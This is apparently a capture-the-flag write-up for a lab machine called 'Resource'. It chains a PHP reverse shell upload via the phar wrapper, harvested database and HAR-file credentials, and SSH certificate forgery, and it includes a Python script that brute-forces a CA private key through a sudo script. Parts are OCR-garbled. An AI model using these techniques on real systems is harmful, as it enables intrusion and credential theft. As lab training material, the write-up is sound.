

Resource

1. Enumeration

Start with enumeration, something unusual is that there are 2 ports open running ssh behind

```
(kali®kali)-[~/Desktop/Resource]
  -$ <u>sudo</u> nmap -sS -sC -sV 10.129.30.177 -oN nampa.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 11:50 EDT
Nmap scan report for 10.129.30.177
Host is up (0.29s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.2p1 Del
                        OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
 ssh-hostkey:
    256 d5:4f:62:39:7b:d2:22:f0:a8:8a:d9:90:35:60:56:88 (ECDSA)
   256 fb:67:b0:60:52:f2:12:7e:6c:13:fb:75:f2:bb:1a:ca (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
 _http-title: Did not follow redirect to http://itrc.ssg.htb/
 _http-server-header: nginx/1.18.0 (Ubuntu)
                         OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
2222/tcp open ssh
 ssh-hostkey:
    256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)
    256 Oc:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.97 seconds
```


Looking more information about the server, add the domain in the hots files and go to start web vulnerability enumeration

```
(kali® kali)-[~/Desktop/Resource]


$\frac{\pmatue}{\pmatue}$ whatweb 10.129.30.177 http://10.129.30.177 [302 Found] Country[RESERVED][72], HTTPServer[\pmatue Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.30.177], RedirectLocation[http://itrc.ssg.htb/], Title[302 Found], nginx[1.18.0]


http://itrc.ssg.htb/[200 0K] Bootstrap, Cookies[PHPSESSID], Country[RESERVED][72], HTML5, HTTPServer[\pmatue Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.30.177], PHP[8.1.29], Script, Title[IT Support Center], X-Powered-By[PHP/8.1.29], nginx[1.18.0]
```

It is a service which offers ssh solutions




Logging in, there is a section where a user can upload some information including .zip files






2. User flag


Looking for the initial foothold, we can see a file manage in url's using GET requests




But it doesn't change anything in the server responses



So go to create a php rev shell file and compress it to upload it



Once it is on the server we need to trigger it, we use php phar wrapper, getting into uploads files, and calling the file through its hash



Now we are data user

```
-(kali®kali)-[~/Desktop/Resource]
Listening on 0.0.0.0 1234
Connection received on 10.129.44.168 42796
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64 GNU/Linux
17:00:03 up 7:24, 0 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PC
USER
                                              LOGINO IDLE JCPU
                                                                             PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
```

There are several files where we have access, we even have can see some configuration files, where some credentials were found

```
$ cat db.php
</php

$dsn = "mysql:host=db;dbname=resourcecenter;";
$dbusername = "jj";
$dbpassword = "ugEG5rR5SG8uPd";
$pdo = new PDO($dsn, $dbusername, $dbpassword);

try {
    $pdo→setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Connection failed: " . $e→getMessage());
}$ pwd
/var/www/itrc
$ ■</pre>
```

enumerate users to start a targeted attack

```
$ cd home
$ ls
msainristil
zzinter
$ ■
```

We use the information previously found to access the database

```
}www-data@itrc:/var/www/itrc$ mysql -h db -u jj -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 12
Server version: 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]>
```

Where we are going to find users hashes, but those aren't easy to find, so we keep it up digging into tables



The database is disclosing information about some public keys that have been uploaded for active users, further we can find information about some certificate authorities that allegedly arethrough an update process



The best way to analyze those files is download them like we did before, and then search for information file by file, but in this case we unzip them in the same machine and we used cat tool, but the principal file which is .har file is to large to show the whole file

```
www-data@itrc:/var/www/itrc/uploads$ ls
21de93259c8a45dd2223355515f1ee70d8763c8a.zip
88dd73e336c2f81891bddbe2b61f5ccb588387ef.zip
a79b0afba19a22af4dde2bac18fc405af85d50b4.zip
b829beac87ea0757d7d3432edeac36c6542f46c4.zip
c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
e8c6575573384aeeab4d093cc99c7e5927614185.zip
eb65074fe37671509f24d1652a44944be61e4360.zip
itrc.ssg.htb.har
360.zipa@itrc:/var/www/itrc/uploads$ unzip eb65074fe37671509f24d1652a44944be61e43
Archive: eb65074fe37671509f24d1652a44944be61e4360.zip
inflating: id_ed25519.pub
www-data@itrc:/var/www/itrc/uploads$ ^C
www-data@itrc:/var/www/itrc/uploads$ cat itrc.ssg.htb.har
```

Besides there are so much information in there, so we just use cat and grep pass word to find patterns where we could get a password

```
www-data@itrc:/var/www/itrc/uploads$ cat itrc.ssg.htb.har | grep pass | grep yar
    "text": "user=msainristil&pass=82yards2closeit",grep pass | grep yar
www-data@itrc:/var/www/itrc/uploads$
```

That's how we sign in as msainristil user in ssg.htb domain

```
–(kali⊕kali)-[~]
└$ ssh msainristil@ssg.htb
msainristil@ssg.htb's password:
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 25 12:49:05 2024 from 10.10.14.23
msainristil@itrc:~$ ls
msainristil@itrc:~$ ls -la
total 32
         — 1 msainristil msainristil 4096 Jul 23 14:22 .
drwxr-xr-x 1 root root 4096 Jul 23 14:22 ...
                                           9 Jul 23 14:22 .bash_history → /dev/null
lrwxrwxrwx 1 root
                           root
-rw-r-r-- 1 msainristil msainristil 220 Mar 29 19:40 .bash_logout
-rw-r-r-- 1 msainristil msainristil 3526 Mar 29 19:40 .bashrc
-rw-r-r-- 1 msainristil msainristil 807 Mar 29 19:40 .profile
```

Now we can confirm the update process, and we know that this certification authority is valid yet in the system

```
msainristil@itrc:~/decommission_old_ca$ ls ca-itrc ca-itrc.pub
```

So create a key pair as zzinter user

```
ssh-keygen -t rsa -b 4096 -C "user@domain"
-t type
-b number of bits
-C comment
```

```
msainristil@itrc:~/decommission_old_ca$ ssh-keygen -t rsa -b 4096 -C "zzinter@itrc"
Generating public/private rsa key pair.
Enter file in which to save the key (/home/msainristil/.ssh/id_rsa): Created directory '/home/msainristil/.ssh'. Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/msainristil/.ssh/id_rsa
Your public key has been saved in /home/msainristil/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:VE2Lz6v1LbA+0rVEjKRYtq1GE9vNnM5WyPDWWeLGdYA zzinter@itrc
The key's randomart image is:
+---[RSA 4096]-
            .0....
           .+.E.. +|
          .+.0.% *+|
          .. *0+ /.0|
          S. 00* .
            .0+.0.
     [SHA256]—
```

Sign the public key with the private key of the ca, and make sure the information about this cert is valid

Sign in as zzinter and get user flag

```
debugi: hostkeys_find_by_key_hostfile: hostkeys file /etc/ssh/ssh_known_hosts does not exist
debugi: hostkeys_find_by_key_hostfile: hostkeys file /etc/ssh/ssh_known_hosts2 does not exist
The authenticity of host 'ib. 129.181.290 (io.129.181.299)' can' be established.
E025519 key fingerprint is SHA256:PVHXOQSAYXOSS@MS1/3028PQ3uSQUHffyNe2Zuc2K4.
This key is not known by any other names.
Are you sure you want to Continue connecting (yes/no/ffingerprint))? yes
Are you sure you want to Continue connecting (yes/no/ffingerprint))? yes
warning: Permanently added 'io. 129.181.289' (E025519) to the list of known hosts.
debugi: ssh_packet send2_wrappeds resetting send sequr 3
debugi: ssh_packet send2_wrappeds resetting send sequr 3
debugi: ssh_packet send2_wrappeds resetting send sequr 3
debugi: expecting SHZ_MSG_NEWEYS sent
debugi: sym_packet_read_poll2: resetting read sequr 3
debugi: ssh_packet send2_wrapped blocks
debugi: ssh_packet send2_wrapped blocks
debugi: SHZ_MSG_NEWEYS received
debugi: will attempt key: /home/msainristil/.ssh/id_rsa_RSA_CERT_SHA256:VE2Lz6vIlbA+0rVEjKRYtq1GE9vNnMSWyPDWMeLGdYA explicit
debugi: will attempt key: /home/msainristil/.ssh/id_rsa_cert.pub RSA_CERT_SHA256:VE2Lz6vIlbA+0rVEjKRYtq1GE9vNnMSWyPDWMeLGdYA explicit
debugi: will attempt key: /home/msainristil/.ssh/id_rsa_cert.pub RSA_CERT_SHA256:VE2Lz6vIlbA+0rVEjKRYtq1GE9vNnMSWyPDWMeLGdYA explicit
debugi: kex_input_ext_info: server-sig_-algs-cssh-ed25519@openssh.com,ecdsa_sha2-nistp256,ecdsa_sha2-nistp384,ecdsa_sha2-nistp
debugi: kex_input_ext_info: server-sig_-algs-cssh-ed25519@openssh.com,ecdsa_sha2-nistp256,ecdsa_sha2-nistp384,ecdsa_sha2-nistp
debugi: kex_input_ext_info: publickey-hostbound@openssh.com=<0d
debugi: kex_input_ext_info: publickey-hostbound@openssh.com=<0d
debugi: kex_input_ext_info: publickey-hostbound@openssh.com=<0d
debugi: Authentications that can continue: publickey,password
debugi: Authentications that can continue: publickey,password
debugi: Offering public key: /home/msainristil/.ssh/id_rsa_RSA-CERT_SHA256:VE2Lz6vIlbA+0rVE
```

```
debug1: Remote: cert: key options: agent-forwarding port-forwarding pty user-rc x11-forwarding debug1: Sending environment.

debug1: channel 0: setting env LANG = "en_US.UTF-8"
Learned new hostkey: RSA SHA256:UqwkTCaX46iMgklgkKQ3T45xbPHKG4CzFWg2EkSnD94
Learned new hostkey: ECDSA SHA256:jPERpB2dkQbFKZrpZGVIa3ppcLy73CV/SdKr+UoFIWM
Adding new key for 10.129.181.209 to /home/msainristil/.ssh/known_hosts: rsa SHA256:UqwkTCaX46iMgklgKKQ3T45xbPHKG4CzFWg2EkSnD94
Adding new key for 10.129.181.209 to /home/msainristil/.ssh/known_hosts: ecdsa-sha2-nistp256 SHA256:jPERpB2dkQbFkZrpZGVIa3ppcLy73CY/SdKr+UoFlWM
debug1: update_known_hosts: known hosts file /home/msainristil/.ssh/known_hosts2 does not exist
debug1: pledge: fork
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
zzinter@itrc:-$
```

3.Priv esc

Now as zzinter user we can execute this file, which signs a public key using a request authenticated by a token disclosed

```
#!/bin/bash
usage () {
    echo "Usage: $0 <public_key_file> <username> <principal>"
if [ "$#" -ne 3 ]; then
    usage
fi
public_key_file="$1"
username="$2"
principal_str="$3"
supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"</pre>
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
         echo "Error: '$word' is not a supported principal."
         echo "Choose from:"
         echo "
                    webserver - external web servers - webadmin user"
         echo "
                   analytics - analytics team databases - analytics us
support - IT support server - support user"
         echo "
         echo "
                    security - SOC servers - support user"
         echo
         usage
     fi
done
if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi
public_key=$(cat $public_key_file)
curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "'"$public_key"'",
Pk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"
```

Use that token to sign your own key and sign in as root

```
### AMADBURGLES AMADBURG AMADBURGLES AMADBURGLES AMADB
```

```
zzinter@itrc:~$ ls
id_rsa-cert.pub sign_key_api.sh user.txt
```

But surprisingly there isn't root flag

```
zzinter@itrc:~$ ssh -i id_rsa-cert.pub -i .ssh/id_rsa root@10.129.181.209
The authenticity of host '10.129.181.209 (10.129.181.209)' can't be established.
ED25519 key fingerprint is SHA256:PVHxOqGsN7oX50zMsl/302BPQ3u50UhffyNeJZuo2K4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.181.209' (ED25519) to the list of known hosts.
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 25 12:49:07 2024 from 10.10.14.23
root@itrc:~# ls
root@itrc:~# cd /home
root@itrc:/home# ls
msainristil zzinter
root@itrc:/home# cd ../root
root@itrc:~# ls
root@itrc:~# pwd
/root
root@itrc:~# ls
root@itrc:~# ls -la
total 16
drwx-
         - 1 root root 4096 Jul 23 14:22 .
drwxr-xr-x 1 root root 4096 Jul 23 14:22 .
lrwxrwxrwx 1 root root 9 Jul 23 14:22 .bash_history → /dev/null
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
root@itrc:~#
```

As we remember there are two ssh ports open, one is a container but now we need to find the way to escape the container, there is a support user that we can see in the sudo script file, repeat the process with this user

```
zzinteraiter-/.ssib chood sign.sh
chood: missing operand after 'sign.sh'
Try 'chood —heby' for now information.
zzinteraiter-/.ssib shood sign.sh
ry 'chood —heby' for now information.
zzinteraiter-/.ssib shood vx sign.sh
zzinteraiter-/.ssib shood vx sign.sh
zzinteraiter-/.ssib shood vx sign.sh
zzinteraiter-/.ssib shood sho
```

And sign in as support through 2222 port

```
zzinter@itrc:~/.ssh$ ssh -o CertificateFile=support.cert -i id_rsa support@ssg.htb -p 2222
ssh: connect to host ssg.htb port 2222: Connection refused
zzinter@itrc:~/.ssh$ ssh -o CertificateFile=support.cert -i id_rsa support@10.129.181.209 -p 2222
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-117-generic x86_64)

* Documentation: https://help.ubuntu.com
    * Management: https://landscape.canonical.com
    * Support: https://ubuntu.com/pro

System information as of Tue Aug 6 06:41:42 PM UTC 2024

System load: 0.0
Usage of /: 67.1% of 10.73GB
Memory usage: 12%
```

There are nothing interesting except for a new principal which is not in the original file

```
support@ssg:/etc/ssh/auth_principals$ ls -la
total 20
drwxr-xr-x 2 root root 4096 Feb 8 12:16 .
drwxr-xr-x 5 root root 4096 Jul 24 12:24 ..
-rw-r--r- 1 root root 10 Feb 8 12:16 root
-rw-r--r- 1 root root 18 Feb 8 12:16 support
-rw-r--r- 1 root root 13 Feb 8 12:11 zzinter
support@ssg:/etc/ssh/auth_principals$ cat zzinter
zzinter_temp
```

Just add it in a new script with no problems to excecute

```
supported_principals="webserver,analytics,support,security,zzinter_temp"
IFS='," read -ra principal <<< "$principal_str"
for word in "${principal[@]}"; do</pre>
```

```
zzinter@itrc:~/.ssh$ ./sign.sh id_rsa.pub zinter zzinter_temp
ssh-rsa-cert-v01@openssh.com AAAAHHNzaC1yc2EtY2VydC12MDFAb3BlbnNzaC5jb20AAAAgkFyl7NsMVsR3bVz4zgz+KqfZ
ooWlIahuOHpI8rMAyGH0vgLTLOJDeebmS8TyoZW7NaUxdgzbwNYmGTx3VLbMbvU01NmYUSSqi3uGZNjq56jxNb3P69IyIE5OwVRpt
RtaOZMo9a4S78za61RlrmueFA71+f0pXJ2IzFMAZf1DnD1/n7WbVVhc/Xb5t3AswDGV//vHn3Of/FS7dZ2dctSe93pCC0UUzupuo
XC/4sy2nNuksBW493JGGmndPm0XDtKWUdUANJPrvN/QMVMqQcLeGrDamMV2RjSjR8z3L4D1V4nhclhUI6qFD1Hv7Bumq3G6GSbrHJ
ADHp6aW50ZXJfdGVtcAAAAABmqTYN///////8AAAAAAAAAAAAAABgAABVwZXJtaXQtWDExtWZvcndhcmRpbmcAAAAAAAAAAAAAAAFBlcm1p
i1yYwAAAAAAAAAAAAAAAAAAAAAAAAxac2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu00DKGbnswBPJjRUpsQAAAFMAAAALc3
r@itrc
```

Sign in as zzinter in 2222 port

```
<mark>zzinter@itrc:~/.ssh$</mark> ssh -o CertificateFile=zzinter.cert -i id_rsa zzinter@10.129.181.209 -p 2222
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-117-generic x86_64)
 * Documentation: https://help.ubuntu.com
                    https://landscape.canonical.com
https://ubuntu.com/pro
 * Management:
 System information as of Tue Aug 6 06:52:32 PM UTC 2024
  System load:
                           0.0
  Usage of /:
                           67.1% of 10.73GB
  Memory usage:
  Swap usage:
                           0%
  Processes:
                           254
  Users logged in:
  IPv4 address for eth0: 10.129.181.209
```

Review which permissions we have

```
zzinter@ssg:~$ sudo -l
Matching Defaults entries for zzinter on ssg:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l
User zzinter may run the following commands on ssg:
    (root) NOPASSWD: /opt/sign key.sh
```

This script checks the private key of root, we need to create another script to use this command and take advantage that the private key is taken as variable and we could compare it character by character to find the whole key

```
import string
import subprocess
b64chars = string.ascii_letters + string.digits + "+/="
key = []
lines = 0
    for char in b64chars:
         with open("unknown.key", "w") as f:
    f.write(f"{header}\n{''.join(key)}{char}*")
proc = subprocess.Popen("sudo /opt/sign_key.sh u
                                        stdout=subprocess.PIPE,
stderr=subprocess.PIPE,
                                         shell=True)
          stdout, stderr = proc.communicate()
          if proc.returncode = 1:
               key.append(char)
                if len(key) > 1 and (len(key) - lines) % 70 = 0:
                     key.append("\n")
                     lines +=
print(f"{header}\n{'d.join(key)}\n{footer}") /
with open("unknown.key", "w") as f:
   f.write(f"{header}\n{''.join(key)}\n{footer}")
```

```
zzinter@ssg:~$ ssh-keygen -t rsa -b 2048 -f key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in key
Your public key has been saved in key.pub
The key fingerprint is:
SHA256:XpO8dC9W++a06svxlJFO4UpHhvR9mE+ANNq8tQwhzMI zzinter@ssg
The key's randomart image is:
   -[RSA 2048]-
        . 0..+0.
         E o=ooo+.
          .. +.+=+
          . . =+++|
         S * 0.+*.
        . o +.o=.o|
         . . 000+.
            ... +00
             .=0=0
    -[SHA256]---+
zzinter@ssg:~$ ls
key key.pub user.txt
```

```
zzinter@ssg:~$ python cracker.py &

[1] 109602
zzinter@ssg:~$ cat unknown.key
——BEGIN OPENSSH PRIVATE KEY——
b3BlbnNc*zzinter@ssg:~$ cat unknown.key
——BEGIN OPENSSH PRIVATE KEY——
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCB4PAc*zzinter@ssg:~$
```

```
zzinter@ssg:~$ ls
cracker.py key key.pub unknown.key user.txt
zzinter@ssg:~$ cat unknown.key
——BEGIN OPENSSH PRIVATE KEY——
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAAAAAAAAAAAAAAC2gtZW
QyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu00DKGbnswBPJjRUpsQAAAKg7BlysOwZc
rAAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu00DKGbnswBPJjRUpsQ
AAAEBexnpzDJyYdz+91UG3dVfjT/scyWdzgaXlgx75RjY004Hg8Cudy1ShyYfqzC3ANlgA
cW7Q4MoZuezAE8mNFSmxAAAAIkdsb2JhbCBTU0cgU1NIIENlcnRmaWNpYXRlIGZyb20gSV
QBAgM=
——END OPENSSH PRIVATE KEY——zzinter@ssg:~$ vim root.cert
zzinter@ssg:~$ chmod 600 root.cert
zzinter@ssg:~$ ls
cracker.py key key.pub root.cert unknown.key user.txt
```

Sign a new key with the private key of root

```
zzinter@ssg:~$ ssh-keygen -s root.cert -z 1 -I root -V -1w:forever -n root_user key.pub
Signed user key key-cert.pub: id "root" serial 1 for root_user valid after 2024-07-30T19:38:25
zzinter@ssg:~$ ls
cracker.py key key-cert.pub key.pub root.cert unknown.key user.txt
zzinter@ssg:~$ ssh -o CertificateFile=key-cert.pub -i key root@ssg.htb -p 2222
ls
ssh: Could not resolve hostname ssg.htb: Temporary failure in name resolution
zzinter@ssg:~$ ls
cracker.py key key-cert.pub key.pub root.cert unknown.key user.txt
zzinter@ssg:~$ ssh -o CertificateFile=key-cert.pub -i key root@10.129.181.209 -p 2222
The authenticity of host '[10.129.181.209]:2222 ([10.129.181.209]:2222)' can't be established.
ED25519 key fingerprint is SHA256:tOsmHdA7xDQq2UDyCf0EobZ/LcitevFrAQ6RSJCy10Q.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.129.181.209]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-117-generic x86_64)

* Documentation: https://help.ubuntu.com
   * Management: https://landscape.canonical.com
   * Support: https://landscape.canonical.com
   * System information as of Tue Aug 6 07:40:43 PM UTC 2024
```

Machine pwned!!!

root@ssg:~# whoami root